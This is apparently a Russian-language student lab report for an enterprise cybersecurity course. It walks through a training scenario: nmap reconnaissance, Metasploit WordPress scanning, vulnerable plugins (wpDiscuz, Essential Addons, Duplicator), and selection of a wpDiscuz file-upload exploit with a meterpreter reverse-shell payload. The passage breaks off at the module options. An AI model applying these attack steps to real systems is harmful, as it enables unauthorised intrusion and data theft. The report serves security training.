

Отчет по лабораторной работе №4-Е «ЗАХВАТ СЕРВЕРА БАЗЫ ДАННЫХ»

Кибербезопасность предприятия

Александрова У.В., Волгин И.А., Голощапов Я.В.,
Дворкина Е.В., Серегина И.А.

Содержание

1	Цель работы	5
2	Задание	6
3	Теоретическое введение	7
4	Выполнение лабораторной работы	8
4.1	Описание сценария	8
4.2	Получение meterpreter-сессии	8
4.3	Способы получения флага	20
4.4	Результат	27
5	Выводы	31
	Список литературы	32

Список иллюстраций

4.1	Подключение	9
4.2	Вход	10
4.3	Повышение прав учетной записи	10
4.4	Результат сканирования сети	11
4.5	Результат сканирования сети	12
4.6	Добавление записи в файл /etc/hosts	12
4.7	Просмотр информации о портале организации	13
4.8	Запуск фреймворка Metasploit в терминале	14
4.9	Результат поиска модуля сканирования WordPress	14
4.10	Выбор нужного модуля и отображение параметров до настройки . .	15
4.11	Выбор нужного модуля и отображение параметров после настройки	15
4.12	Результат сканирования	16
4.13	Пост «IT is magic» от пользователя «admin_joe»	17
4.14	Пост «IT is magic» от пользователя «admin_joe» с комментариями . .	18
4.15	Выбранный модуль (use 0)	18
4.16	Параметры модуля	19
4.17	Установка значений параметров для атаки	19
4.18	Получение meterpreter-сессии	19
4.19	Сетевые интерфейсы	20
4.20	Перенаправление портов	20
4.21	Сканирование внутреннего периметра	21
4.22	Таблица маршрутизации на корпоративном сайте организации	22
4.23	Настройка и запуск модуля	23
4.24	Анализ хоста 10.10.10.30	24
4.25	Результаты сканирования	24
4.26	Bash-скрипт для перебора пароля	25
4.27	Список активных сессий	25
4.28	Загрузка файлов на машину	25
4.29	Просмотр загруженных файлов и начало подбора пароля	26
4.30	Запуск bash-скрипта для перебора пароля	26
4.31	Подключение к MySQL	27
4.32	Получение флага	27
4.33	Отправка флага	28
4.34	Заполнение отчета	28

Список таблиц

1 Цель работы

Целью данной лабораторной работы является освоение практических навыков выявления, анализа и устранения уязвимостей интеграционных платформ и веб-приложений в рамках сценария «ЗАХВАТ СЕРВЕРА БАЗЫ ДАННЫХ».

2 Задание

Во внутреннем сегменте организации необходимо получить доступ к серверу базы данных (БД) и найти флаг в таблице БД «Flag».

3 Теоретическое введение

Слабый пароль учетной записи - это использование ненадежных, легко угадываемых или коротких паролей, которые могут быть быстро подобраны злоумышленником с помощью автоматизированных атак перебора или словарных атак.

Meterpreter — это продвинутый полезный груз (payload) из Metasploit Framework, который предоставляет интерактивную оболочку (shell) на скомпрометированной системе. [3].

4 Выполнение лабораторной работы

4.1 Описание сценария

Во внутреннем сегменте организации необходимо получить доступ к серверу базы данных (БД) и найти флаг в таблице БД «Flag» [4]

Для прохождения данного сценария в первую очередь потребуется активная meterpreter-сессия с узлом в сегменте DMZ, находящимся под управлением ОС семейства Linux. Это необходимо для выполнения bush скрипта.

4.2 Получение meterpreter-сессии

Подключаемся к kali. Настроим RDP на клиенте: Во вкладке «Взаимодействие» указали скорость соединения, для повышения производительности, «Локальная сеть (10 Мбит/с и выше)» и нажали «Подключить» (рис. 4.1), (рис. 4.2).




Рисунок 4.1: Подключение




Рисунок 4.2: Вход

Все дальнейшее выполнение лабораторной работы должно проходить под учетной записью администратора, поэтому сразу перейдем в него с помощью команды `su` (рис. 4.3).




Рисунок 4.3: Повышение прав учетной записи

Перед началом атаки проведем разведку путем сканирования. На основе исходных данных определим адрес подсети, в которой находится целевой сервер – 195.239.174.0/24. Для обнаружения уязвимых узлов используется сканер nmap – это инструмент сканирования сетей, который позволяет настраивать сканирование с помощью передаваемых через командную строку флагов (рис. 4.5), (рис. 4.4).

Применяемые флаги:

- sV – проверяет открытые порты для определения информации о службе/версии;
- sC – производит сканирование скриптов.

```
(root@kali) ~/home/reduser1
└─$ nmap -sV -sC 195.239.174.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2025-11-03 15:16 MSK
Nmap scan report for 195.239.174.1
Host is up (0.0014s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
25/tcp    open  smtp      Microsoft Exchange smtpd
|_ smtp-commands: mail.ampire.corp hello [195.239.174.1] SIZE 37748736, PIPELINING, DSN, ENHANCEDSTATUSCODES, STARTTLS, X-ANONY
|_ XOUSTLS, AUTH NTLM, X-EXPS GSSAPI NTLM, BODYTIME, BINARYTIME, CHUNKING, XRDST
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH BDAT
|_ smtp-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ ssl-cert: Subject: commonName=mail
|_ Subject Alternative Name: DNS:mail, DNS:mail.ampire.corp
|_ Not valid before: 2019-06-04T23:05:05
|_ Not valid after: 2024-06-04T23:05:05
|_ ssl-date: 2025-11-03T09:18:11+00:00; -3h00m00s from scanner time.
443/tcp    open  ssl/http  Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Outlook
|_ Requested resource was https://195.239.174.1/owa/auth/logon.aspx?url=https%3a%2f%2f195.239.174.1%2fowa%2freason=0
|_ ssl-cert: Subject: commonName=mail
|_ Subject Alternative Name: DNS:mail, DNS:mail.ampire.corp
|_ Not valid before: 2019-06-04T23:05:05
|_ Not valid after: 2024-06-04T23:05:05
|_ tls-alpn:
|_   h2
|_   http/1.1
|_ ssl-date: 2025-11-03T09:18:10+00:00; -3h00m01s from scanner time.
MAC Address: 02:00:00:08:21:49 (Unknown)
Service Info: Host: mail.ampire.corp; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: -3h00m00s, deviation: 0s, median: -3h00m01s

Nmap scan report for 195.239.174.12
Host is up (0.00050s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh       OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
|_ ssh-hostkey:
|_   3072 7027c3618faf4b3ee45202c7ecde6b34 (RSA)
|_   256 d8d87dc8f06bd4cccb3b38c9796d42 (ECDSA)
|_   256 07e0583acf3b1253bc17b2cadb7907e3 (ED25519)
443/tcp    open  ssl/http  nginx 1.25.0
|_ ssl-date: TLS randomness does not represent time
|_ http-server-header: nginx/1.25.0
|_ http-title: Site doesn't have a title (application/json).
|_ tls-alpn:
|_   http/1.1
|_   http/1.0
|_   http/0.9
|_ ssl-cert: Subject: organizationName=Ampire/stateOrProvinceName=Some-State/countryName=RU
```

Рисунок 4.4: Результат сканирования сети

```

443/tcp open  ssl/http  nginx 1.25.0
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.25.0
|_http-title: Site doesn't have a title (application/json).
|_tls-alpn:
|_  http/1.1
|_  http/1.0
|_  http/0.9
|_ssl-cert: Subject: organizationName=Ampire/stateOrProvinceName=Some-State/countryName=RU
|_Not valid before: 2023-05-26T13:18:26
|_Not valid after: 2033-05-23T13:18:26
1688/tcp open  nsftp-data?
8888/tcp open  http      nginx 1.25.0
|_http-server-header: nginx/1.25.0
|_http-title: Site doesn't have a title (application/json).
MAC Address: 02:00:00:0B:21:4B (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 195.239.174.25
Host is up (0.0016s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Did not follow redirect to http://portal.ampire.corp/
MAC Address: 02:00:00:0B:21:49 (Unknown)

Nmap scan report for 195.239.174.35
Host is up (0.0012s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.54 ((Debian))
|_http-server-header: Apache/2.4.54 (Debian)
|_http-title: Search Products
|_http-cookie-flags:
|_  /:
|_    PHPSESSID:
|_    httponly flag not set
|_http-robots.txt: 1 disallowed entry
|_  /uploads/
2044/tcp  open  mysql33

```

Рисунок 4.5: Результат сканирования сети

В результате сканирования обнаружено, что сервер с адресом 195.239.174.25 содержит открытый 80 порт (http), на котором располагается веб-портал portal.ampire.corp. Для перехода на сайт портала организации необходимо добавить статическую запись в файл /etc/hosts с хостом этого сайта (рис. 4.6)

```

File Actions Edit View Help
GNU nano 7.2
127.0.0.1    localhost
127.0.1.1    kali
127.0.0.1    fonts.googleapis.com
195.239.174.25 portal.ampire.corp
# The following lines are desirable for IPv6 capable hosts
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
195.239.174.125 puppet

```

Рисунок 4.6: Добавление записи в файл /etc/hosts

При переходе по адресу http://portal.ampire.corp в браузере откроется сайт портала организации. В нижней части страницы портала можно обнаружить информацию, что данный сайт создан с помощью CMS Wordpress (рис. 4.7).




Рисунок 4.7: Просмотр информации о портале организации

Сайт работает на CMS Wordpress, поэтому для поиска возможных векторов атаки можно произвести сканирование с помощью модуля Metasploit `wordpress_scanner`.

Metasploit Framework – инструмент, содержащий множество модулей для исследования и эксплуатации уязвимостей. Открыть фреймворк можно либо через программный менеджер в графическом интерфейсе, либо через команду `msfconsole` в терминале (рис. 4.8)

```
(root@kali)-[/home/reduser1]
# msfconsole

IIIIII dTb.dTb
II 4' v 'B
II 6. .P
II 'T;. ;P'
II 'T; ;P'
IIIIII 'YVP'

I love shells --egypt

=[ metasploit v6.3.16-dev ]
+ -- ==[ 2315 exploits - 1208 auxiliary - 412 post ]
+ -- ==[ 975 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services
Metasploit Documentation: https://docs.metasploit.com/
```

Рисунок 4.8: Запуск фреймворка Metasploit в терминале

Для исследования CMS WordPress на уязвимости выберем подходящий модуль сканирования. Выполняем поиск подходящего модуля сканирования с помощью команды search wordpress scanner (рис. 4.9).

```
Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services
Metasploit Documentation: https://docs.metasploit.com/

msf5 > search wordpress scanner

Matching Modules

# Name Disclosure Date Rank Check Description
0 auxiliary/scanner/http/wp_abandoned_cart_sql 2020-11-05 normal No Abandoned Cart for WooCommerce SQLi Scanner
1 auxiliary/scanner/kadenlia/server_info normal No Gather Kadenlia Server Information
2 auxiliary/scanner/http/wordpress_login_enum normal No WordPress Brute Force and User Enumeration Utility
3 auxiliary/scanner/http/wordpress_cp_calendar_sql 2015-03-03 normal No WordPress CP Multi-View Calendar Unauthenticated SQL Injection Scanner
4 auxiliary/scanner/http/wp_chopslider_id_sql 2018-05-12 normal No WordPress Chopslider3 id SQLi Scanner
5 auxiliary/scanner/http/wp_conta_vimeo_gallery_sql 2015-02-24 normal No WordPress Conta Vimeo Gallery Unauthenticated SQL Injection Scanner
6 auxiliary/scanner/http/wp_dukapress_file_read normal No WordPress DukaPress Plugin File Read Vulnerability
7 auxiliary/scanner/http/wp_duplicator_file_read 2018-02-19 normal No WordPress Duplicator File Read Vulnerability
8 auxiliary/scanner/http/wp_easy_wp_setup 2018-12-06 normal No WordPress Easy WP Self Password Reset
9 auxiliary/scanner/http/wp_email_sub_news_sql 2019-11-13 normal No WordPress Email Subscribers and Newsletter Mash SQLi Scanner
10 auxiliary/scanner/http/wp_gistella_library_file_read normal No WordPress Gistella Library Plugin Directory Traversal Vulnerability
11 auxiliary/scanner/http/wp_loginizer_log_sql 2018-10-21 normal No WordPress Loginizer log SQLi Scanner
12 auxiliary/scanner/http/wp_mobileedit_file_read normal No WordPress Mobile Edit File Read Vulnerability
13 auxiliary/scanner/http/wp_mobileinfo_disclosure normal No WordPress Mobile Pack Information Disclosure Vulnerability
14 auxiliary/scanner/http/wp_modern_events_calendar_sql 2021-12-13 normal Yes WordPress Modern Events Calendar SQLi Scanner
15 auxiliary/scanner/http/wp_natron_gallery_file_read normal No WordPress Natron Gallery Directory Read Vulnerability
16 auxiliary/scanner/http/wordpress_content_injection 2017-02-01 normal Yes WordPress REST API Content Injection
17 auxiliary/scanner/http/wp_simple_backup_file_read normal No WordPress Simple Backup File Read Vulnerability
18 auxiliary/scanner/http/wp_subscribe_comments_file_read normal No WordPress Subscribe Comments File Read Vulnerability
19 auxiliary/scanner/http/wp_total_upkeep_downloader 2018-12-12 normal No WordPress Total Upkeep Unauthenticated Backup Downloader
20 auxiliary/scanner/http/wp_won_hide_login_revealer 2017-10-27 normal No WordPress WP Hide Login Page Revealer
21 auxiliary/scanner/http/wordpress_phot_scanner normal No WordPress XMRPC GHOST Vulnerability Scanner
22 auxiliary/scanner/http/wp_arbitrary_file_deletion 2018-06-26 normal No WordPress Arbitrary File Deletion
23 auxiliary/scanner/http/wp_bulletproofsecurity_backups 2021-09-17 normal No WordPress BulletProof Security Backup Disclosure
24 auxiliary/scanner/http/wp_learpress_sql 2018-04-29 normal No WordPress LearnPress current_items Authenticated SQLi
25 auxiliary/scanner/http/wp_paid_membership_pro_code_sql 2017-01-11 normal No WordPress Paid Membership Pro code Unauthenticated SQLi
26 auxiliary/scanner/http/wordpress_pingback_access normal No WordPress Pingback Locator
27 auxiliary/scanner/http/wp_registrationmagic_sql 2022-01-23 normal Yes WordPress RegistrationMagic task_ids Authenticated SQLi
28 auxiliary/scanner/http/wordpress_scanner normal No WordPress Scanner
29 auxiliary/scanner/http/wp_secure_cms_content_protection_sql 2021-11-08 normal Yes WordPress Secure CMS Content Protection and Content Locking scrm_id Unauthenticated SQLi
30 auxiliary/scanner/http/wordpress_xmlrpc_login normal No WordPress XML-RPC Username/Password Login Scanner
31 auxiliary/scanner/http/wordpress_multilink_creds normal No WordPress XML-RPC system.multilink Credential Collector

Interact with a module by name or index. For example info 31, use 31 or use auxiliary/scanner/http/wordpress_multilink_creds
```

Рисунок 4.9: Результат поиска модуля сканирования WordPress

Наиболее подходящим под требуемые задачи инструментом является модуль 28 auxiliary/scanner/http/wordpress_scanner (отсканирует все в wordpress). Для выбора данного модуля используется команда use 28. Для правильной настройки модуля

можно отобразить настраиваемые параметры с помощью команды options (рис. 4.10).

```
msf6 > use 28
msf6 auxiliary(<scanner/http/wordpress_scanner>) > options

Module options (auxiliary/scanner/http/wordpress_scanner):



| Name                | Current Setting                                     | Required | Description                                                                       |
|---------------------|-----------------------------------------------------|----------|-----------------------------------------------------------------------------------|
| EXPLOITABLE         | True                                                | no       | Only scan plugins and themes which a MSF module exists for                        |
| EXPLOITABLE_PLUGINS | /usr/share/metasploit-framework/data/wordlists/wp-e | yes      | File containing exploitable by MSF plugins                                        |
| EXPLOITABLE_THEMES  | /usr/share/metasploit-framework/data/wordlists/wp-e | yes      | File containing exploitable by MSF themes                                         |
| PLUGINS             | True                                                | no       | Detect plugins                                                                    |
| PLUGINS_FILE        | /usr/share/metasploit-framework/data/wordlists/wp-p | yes      | File containing plugins to enumerate                                              |
| PROGRESS            | 1000                                                | yes      | how often to print progress                                                       |
| PROXIES             |                                                     | no       | A proxy chain of format type:host:port[,type:host:port][...]                      |
| RHOSTS              |                                                     | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/11.html |
| RPORT               | 80                                                  | yes      | The target port (TCP)                                                             |
| SSL                 | false                                               | no       | Negotiate SSL/TLS for outgoing connections                                        |
| TARGETURI           | /                                                   | yes      | The base path to the wordpress application                                        |
| THEMES              | True                                                | no       | Detect themes                                                                     |
| THEMES_FILE         | /usr/share/metasploit-framework/data/wordlists/wp-t | yes      | File containing themes to enumerate                                               |
| THREADS             | 1                                                   | yes      | The number of concurrent threads (max one per host)                               |
| USERS               | True                                                | no       | Detect users with API                                                             |
| VHOST               | True                                                | no       | HTTP server virtual host                                                          |



View the full module info with the info, or info -d command.
msf6 auxiliary(<scanner/http/wordpress_scanner>) > |
```

Рисунок 4.10: Выбор нужного модуля и отображение параметров до настройки

Для настройки модуля сканирования зададим параметр rhost, который определяет цель сканирования. В данном случае целью выступает portal.ampire.corp. Настройка производится с помощью команды set rhost portal.ampire.corp (рис. 4.11).

```
msf6 > use 28
msf6 auxiliary(<scanner/http/wordpress_scanner>) > options

Module options (auxiliary/scanner/http/wordpress_scanner):



| Name                | Current Setting                                     | Required | Description                                                                       |
|---------------------|-----------------------------------------------------|----------|-----------------------------------------------------------------------------------|
| EXPLOITABLE         | True                                                | no       | Only scan plugins and themes which a MSF module exists for                        |
| EXPLOITABLE_PLUGINS | /usr/share/metasploit-framework/data/wordlists/wp-e | yes      | File containing exploitable by MSF plugins                                        |
| EXPLOITABLE_THEMES  | /usr/share/metasploit-framework/data/wordlists/wp-e | yes      | File containing exploitable by MSF themes                                         |
| PLUGINS             | True                                                | no       | Detect plugins                                                                    |
| PLUGINS_FILE        | /usr/share/metasploit-framework/data/wordlists/wp-p | yes      | File containing plugins to enumerate                                              |
| PROGRESS            | 1000                                                | yes      | how often to print progress                                                       |
| PROXIES             |                                                     | no       | A proxy chain of format type:host:port[,type:host:port][...]                      |
| RHOSTS              |                                                     | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/11.html |
| RPORT               | 80                                                  | yes      | The target port (TCP)                                                             |
| SSL                 | false                                               | no       | Negotiate SSL/TLS for outgoing connections                                        |
| TARGETURI           | /                                                   | yes      | The base path to the wordpress application                                        |
| THEMES              | True                                                | no       | Detect themes                                                                     |
| THEMES_FILE         | /usr/share/metasploit-framework/data/wordlists/wp-t | yes      | File containing themes to enumerate                                               |
| THREADS             | 1                                                   | yes      | The number of concurrent threads (max one per host)                               |
| USERS               | True                                                | no       | Detect users with API                                                             |
| VHOST               | True                                                | no       | HTTP server virtual host                                                          |



View the full module info with the info, or info -d command.
msf6 auxiliary(<scanner/http/wordpress_scanner>) > |
```

Рисунок 4.11: Выбор нужного модуля и отображение параметров после настройки

После настройки модуль запускается с помощью команды run. Результатом сканирования является список используемых целевым сервисом плагинов (рис. 4.12).

```

msf6 auxiliary(scanner/http/wordpress_scanner) > run

[*] Trying 195.239.174.25
[+] 195.239.174.25 - Detected Wordpress 5.8.2
[*] 195.239.174.25 - Enumerating Themes
[*] 195.239.174.25 - Progress 0/2 (0.0%)
[*] 195.239.174.25 - Finished scanning themes
[*] 195.239.174.25 - Enumerating plugins
[*] 195.239.174.25 - Progress 0/60 (0.0%)
[+] 195.239.174.25 - Detected plugin: wp-essential version 5.7.1
[+] 195.239.174.25 - Detected plugin: wp-file-manager version 7.1.2
[+] 195.239.174.25 - Detected plugin: duplicator version 1.3.26
[+] 195.239.174.25 - Detected plugin: wpdiscuz version 7.0.2
[+] 195.239.174.25 - Detected plugin: elementor version 3.11.0
[*] 195.239.174.25 - Finished scanning plugins
[*] 195.239.174.25 - Searching Users
[*] 195.239.174.25 - Was not able to identify users on site using /wp-json/wp/v2/users
[*] 195.239.174.25 - Finished all scans
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wordpress_scanner) >

```

Рисунок 4.12: Результат сканирования

После сканирования можно проверить, являются ли детектированные плагины уязвимыми:

- Wp essential является уязвимым и может быть проэксплуатирован злоумышленником (CVE-2023-32243) - уязвимость повышения привилегий без авторизации в функции сброса пароля плагина. Она затрагивает версии плагина с 5.4.0 по 5.7.1 [5];
- Wp-file-manager v7.1.2 не является уязвимым после версии 6.9;
- Duplicator является уязвимым и может быть проэксплуатирован злоумышленником (Unauthenticated Arbitrary File Download - Неаутентифицированная произвольная загрузка файла) [2];
- WpDiscuz содержит уязвимость, которая можно привести к удаленному выполнению кода (CVE-2020-24186) - В плагине gVectors wpDiscuz версий 7.0–7.0.4 для WordPress существует уязвимость удаленного выполнения кода, которая позволяет неаутентифицированным пользователям загружать любые типы файлов, включая файлы PHP, через действие AJAX wmuUploadFiles. [1, @u31, @u32];
- Elementor не является уязвимым, но дополнение Essential может быть использовано злоумышленником.

4.2.1 Захват внешнего сайта (получение доступа к флагу в директории /var/www/flag)

4.2.1.1 Эксплуатация плагина WpDiscuz

Уязвимость, связанная с данным плагином, заключается в возможности загрузки произвольного файла на сервер с последующим удаленным выполнением произвольного кода (RCE). Плагин разработан таким образом, чтобы разрешать пользователям прикреплять к сообщениям только изображения, но уязвимые версии WpDiscuz не могут корректно проверить тип прикрепляемых файлов, в результате чего пользователи получают возможность загружать на сервер файлы любого типа, включая файлы PHP. Для эксплуатации данной уязвимости потребуется только адрес атакуемой машины и ссылка на любой пост с возможностью комментирования. IP-адрес атакуемой машины получен на первом этапе сканирования, адрес поста можно получить при просмотре записи после перехода по ссылке с главной страницы портала организации (рис. 4.13)




Рисунок 4.13: Пост «IT is magic» от пользователя «admin_joe»

После перехода по данной ссылке получим адрес поста, который будет использоваться при атаке /index.php/2021/07/26/hello-world/ (рис. 4.14).




Рисунок 4.14: Пост «IT is magic» от пользователя «admin_joe» с комментариями

Для отмены выбора модуля наберем в командной строке команду back. Далее осуществим поиск нужного exploit для выбранного плагина search wordpress exploit wp_wpdiscuz. В консоли Metasploit отображается единственный найденный модуль exploit unix/webapp/wp_wpdiscuz_unauthenticated_file_upload, который выберем через команду use 0 (рис. 4.15).

```
msf6 auxiliary(community_mechanics_admin) > back
msf6 > search wordpress exploit wp_wpdiscuz

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
--  -
0  exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload  2020-02-21      excellent  Yes    WordPress wpDiscuz Unauthenticated File Upload Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload
msf6 > 
```

Рисунок 4.15: Выбранный модуль (use 0)

С помощью команды options можно посмотреть доступные параметры для данного модуля (рис. 4.16).

```
msf6 > use 0
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > options

Module options (exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload):



| Name      | Current Setting | Required | Description                                                                                            |
|-----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
